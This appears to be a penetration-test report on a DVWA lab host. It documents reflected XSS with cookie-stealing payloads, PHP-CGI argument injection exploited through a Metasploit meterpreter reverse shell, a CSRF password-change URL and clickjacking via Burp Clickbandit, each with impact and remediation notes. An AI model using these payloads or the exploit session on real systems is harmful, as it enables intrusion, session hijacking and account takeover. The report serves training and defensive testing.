
<script> alert('hello') </script>

Hello

You can see a popup box below which confirms that it is vulnerable to reflected XSS and we have successfully exploited.


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
Exploited, it is vulnerable
192.168.22.129
hello
OK

Now You can replace alert("hello")  function with alert(document.cookie) in the above payload to get the cookie of the logged-in user on the victim browser, as can be shown below. Moreover, this cookie can be used in Session Hijacking.



```
security=low; PHPSESSID=97aadcab2da2646d58782c41af8031dd
```

## Impact:

The impact of a reflected cross-site scripting (XSS) vulnerability can be significant. Attackers can exploit this vulnerability to inject malicious code into a web page that is viewed by other users. The impact of the vulnerability depends on the nature of the injected code and the context in which it is executed.

The potential impacts of a reflected XSS vulnerability include:

**Stealing sensitive information**: Attackers can use this vulnerability to steal sensitive information such as usernames, passwords, credit card information, and other personal data from the victim's browser.

**Executing malicious code**: Attackers can use this vulnerability to execute malicious code on the victim's device. This can lead to the installation of malware or other harmful software.

**Impersonating the user**: Attackers can use this vulnerability to perform actions on behalf of the user, such as making unauthorized transactions, sending messages, or accessing sensitive information.

**Remediation:** Echoing user-controllable data within an event handler is inherently dangerous and can make XSS attacks difficult to prevent. The defense of HTML-encoding user-controllable data is not effective in this context, because browsers will HTML-decode the event handler string before executing it as script. If at all possible, the application should avoid echoing user data within this context.

**References**
https://ethicalhacs.com/dvwa-reflected-xss-exploit/

## 3.2 PHP-CGI query string parameter vulnerability

**Severity:** Medium

**Vulnerability Description:** According to PHP's website, "PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML." When PHP is used in a CGI-based setup (such as Apache's mod_cgid), the php-cgi receives a processed query
string parameter as command line arguments which allows command-line switches, such as -s, -d or -c to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution.

### Vulnerability Identified by

- Automate Analysis
- Manual Analysis


### Instance:

http://192.168.22.129/dvwa/vulnerabilities/fi/


An example of the -s command, allowing an attacker to view the source code of index.php is below:
http://192.168.22.129/dvwa/vulnerabilities/fi/?-s

## Proof of Concept/Steps to Reproduce


Use metasploit to exploit this vulnerability all steps below in images




```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.22.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:
```




```
msf6 > search PHP CGI Argument Injection

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > █
```



```
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.22.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.22.129
rhost => 192.168.22.129
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.22.130:4444
[*] Sending stage (39927 bytes) to 192.168.22.129
[*] Meterpreter session 1 opened (192.168.22.130:4444 -> 192.168.22.129:37453) at 2023-03-09 11:50:59 -0500

meterpreter > help
```



```
Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki

meterpreter > 
```



```
+ OSVDB-3268: /dvwa/vulnerabilities/fi/source/: Directory indexing found.
+ OSVDB-3093: /dvwa/vulnerabilities/fi/include/customize.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /dvwa/vulnerabilities/fi/include/help.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ /dvwa/vulnerabilities/fi/?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See http://www.kb.cert.org/vuls/id/5208
+ 7914 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2023-03-09 11:01:14 (GMT-5) (45 seconds)
```

**Impact:** The PHP-CGI query string parameter vulnerability can allow attackers to execute arbitrary code on a web server running PHP. This can result in the compromise of the server, theft of sensitive data, modification or deletion of data, and launching attacks against other systems. It is crucial to apply security patches promptly, conduct regular vulnerability assessments, and penetration testing to prevent attackers from exploiting the vulnerability.

## Remediation:

### Apply update

Upgrading to version 9.5.x, 10.x or 11.x eliminates this vulnerability The best possible mitigation is suggested to be upgrading to the latest version.

### Apply mod rewrite rule

PHP has stated an alternative is to configure your web server to not let these types of requests with query strings starting with a "-" and not containing a “=” through. Adding a rule like this should not break any sites. For Apache using mod_rewrite it would look like this:

RewriteCond %{QUERY_STRING} ^[^=]*$

RewriteCond %{QUERY_STRING} %2d|\- [NC]

RewriteRule .? - [F,L]

## References

https://www.php.net/archive/2012.php#id2012-05-03-1

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823

# 4. Low severity findings

## 4.1 Cross-site Request Forgery

**Severity:** Low

**Vulnerability Description:** CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated. Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to change password by sending some malicious code to victim and force them to click on that malicious link when victim just click on it its password will be change with knowing of victim.

### Vulnerability Identified by

- Manual Analysis

**Instance:**


http://192.168.22.129/dvwa/vulnerabilities/csrf/

### Payload

Inserting Following Payload to perform CSRF attack.


http://192.168.22.129/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

### Proof of Concept/Steps to Reproduce



```
┌──(kali㉿kali)-[~]
└─$ http://192.168.22.129/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#
```

This link/payload use for CSRF Exploitation


192.168.22.129/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

Just Enter this Payload in Search bar and enter

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

Passwerd Chnaged Without any entry

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

**Impact:** Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

**Remediation:** By using these three methods you protect from CSRF attacks.

- **CSRF tokens** - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request.
- **SameSite cookies** - SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site.
- **Referer-based validation** - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This is generally less effective than CSRF token validation.

## References

What is CSRF (Cross-site request forgery)? Tutorial & Examples | Web Security Academy (portswigger.net)

https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/cross-site-request-forgery/

## 4.2 Cookie without HttpOnly flag set

**Severity:** Low

**Vulnerability Description:** Set If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

**Vulnerability Identified by**

- Manual Analysis


**Instance:**

http://192.168.22.129/dvwa/

**Proof of Concept/Steps to Reproduce**

1st step: - open burpsuite and on proxy

2nd step: - capture your web page



```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 192.168.22.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.22.129/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=4af7cc4a57fa5fe22cd3d4bcb60641b3
Upgrade-Insecure-Requests: 1
```

**Impact:** If the HttpOnly flag is not set, then sensitive information stored in the cookie may be exposed to unintended parties.

**Remediation:** There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive. You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

## 4.3 Missing Anti-Clickjacking X-Frame-Options Header

**Severity:** Low

**Vulnerability Description:** A missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

### Vulnerability Identified by

- Manual Analysis
- Automate Analysis


**Instance:**

http://192.168.22.129/dvwa/vulnerabilities/brute/

### Proof of Concept/Steps to Reproduce


Step 1. Open DVWA in browser and load a page.

Step 2. Go to burp suite and intercept the request.




```
GET /dvwa/ HTTP/1.1
Host: 192.168.22.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.22.129/dvwa/
Cookie: security=high; PHPSESSID=9697a6f33ab71c484c17f599075888e1
Upgrade-Insecure-Requests: 1
```

Step 3. click the menu "Burp" >> "Burp Clickbandit"



```
(X11; Linux x86_64; rv:102
Accept: text/html,application/xhtml+xml,applicatic
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.22.129/dvwa/
Cookie: security=high; PHPSESSID=9697a6f33ab71c484
Upgrade-Insecure-Requests: 1
```

Step 4. Click "Copy Clickbandit to clipboard" and then click Close. Then on the Proxy menu in Burp Suite, you can click Forward or Disable on the "Intercept is On" button so that the request is not intercepted.



Burp Clickbandit

Burp Clickbandit is a tool for generating clickjacking attacks. When you have found a web page that may be vulnerable to clickjacking, you can use Burp Clickbandit to create an attack, and confirm that the vulnerability can be successfully exploited.


Burp Clickbandit runs in your browser using JavaScript. It works on all modern browsers except for Microsoft IE and Edge. To run Burp Clickbandit, use the following steps:

1. Click the "Copy Clickbandit to clipboard" button below. This will copy the Clickbandit script to your clipboard.
2. In your browser, visit the web page that you want to test, in the usual way.
3. In your browser, open the web developer console. This might also be called "developer tools" or "JavaScript console".
4. Paste the Clickbandit script into the web developer console, and press enter.

See the documentation for more details on using Burp Clickbandit.

*Note: Exercise caution when running Burp Clickbandit on untrusted websites. Malicious JavaScript from the target site can subvert the HTML output that is generated by Burp Clickbandit.*

Step 5. Then we return to the DVWA home page, then you can right-click and select the "Inspect Element" menu >> Console >> then paste the code from Burp Suite that has been copied earlier, then press Enter.



